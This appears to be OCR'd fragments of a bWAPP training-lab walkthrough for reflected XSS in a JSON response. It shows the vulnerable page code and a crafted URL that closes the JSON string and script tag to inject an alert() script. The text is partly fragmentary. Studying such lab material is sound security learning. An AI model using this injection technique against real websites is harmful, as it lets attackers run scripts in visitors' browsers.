


/ XSS - Reflected (JSON) /

??? Sorry, we don't have that movie :("}]}'; // var JSONResponse = eval ("(" + JSONResponseString + ")"); var JSONResponse = JSON.parse(JSONResponseString); document.getElementById("result").innerHTML=JSONResponse.movies[0].response;



```html
    <p>

    <label for="title">Search for a movie:</label>
    <input type="text" id="title" name="title">

    <button type="submit" name="action" value="search">Search</button>

    </p>

    </form>

    <div id="result"></div>

    <script>

        var JSONResponseString = '{"movies":[{"response":"<script>alert()</script>??? Sorry, we don&#

        // var JSONResponse = eval ("(" + JSONResponseString + ")");
        var JSONResponse = JSON.parse(JSONResponseString);

        document.getElementById("result").innerHTML=JSONResponse.movies[0].response;

    </script>

</div>
```



```
192.168.1.12/bWAPP/xss_json.php?title="}]}'%3B<%2Fscript><script>alert('Hello!')%3B&action=search
```

/ XSS - Reflected (JSON) /

Search for a movie: "}]}';</script><script>alert('He